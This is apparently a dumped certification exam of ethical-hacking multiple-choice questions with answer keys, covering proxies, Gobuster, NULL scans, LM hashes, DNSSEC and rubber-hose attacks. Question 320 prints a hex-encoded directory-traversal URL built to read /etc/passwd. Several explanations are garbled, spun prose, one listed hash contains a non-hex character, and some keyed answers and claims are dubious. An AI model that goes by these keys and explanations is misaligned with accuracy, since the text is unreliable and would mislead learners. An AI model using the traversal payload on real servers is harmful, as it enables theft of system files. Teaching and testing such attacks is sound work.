Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection. Identify the behavior of the adversary In the above scenario.

A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling

Answer: C

Explanation:
A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

NEW QUESTION 315
- (Exam Topic 2)
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads
B. Shipping SSL certificate verification
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and random file extensions

Answer: A

NEW QUESTION 320
- (Exam Topic 2)
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Answer: B

NEW QUESTION 323
- (Exam Topic 2)
Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 324
- (Exam Topic 2)
Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 329
- (Exam Topic 1)
What is a NULL scan?

A. A scan in which all flags are turned off
B. A scan in which certain flags are off
C. A scan in which all flags are on
D. A scan in which the packet size is set to zero
E. A scan with an illegal packet size

Answer: A

NEW QUESTION 330
- (Exam Topic 1)
If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

A. Traceroute
B. Hping
C. TCP ping
D. Broadcast ping

Answer: B

Explanation:
https://tools.kali.org/information-gathering/hping3
http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf

NEW QUESTION 333
- (Exam Topic 1)
is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

A. DNSSEC
B. Resource records
C. Resource transfer
D. Zone transfer

Answer: A

Explanation:
The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by DNS for use on IP networks. DNSSEC is a set of extensions to DNS provide to DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality. DNSSEC is necessary because the original DNS design did not include security but was designed to be a scalable distributed system. DNSSEC adds security while maintaining backward compatibility.

NEW QUESTION 335
- (Exam Topic 1)
Which of the following is assured by the use of a hash?

A. Authentication
B. Confidentiality
C. Availability
D. Integrity

Answer: D

NEW QUESTION 338
- (Exam Topic 1)
Which definition among those given below best describes a covert channel?

A. A server program using a port that is not well known.
B. Making use of a protocol in a way it is not intended to be used.
C. It is the multiplexing taking place on a communication link.
D. It is one of the weak channels used by WEP which makes it insecure

Answer: B

NEW QUESTION 340
- (Exam Topic 1)
In the field of cryptanalysis, what is meant by a “rubber-hose” attack?

A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
B. A backdoor placed into a cryptographic algorithm by its creator.
C. Extraction of cryptographic secrets through coercion or torture.
D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

Explanation:
A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.
The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

NEW QUESTION 341
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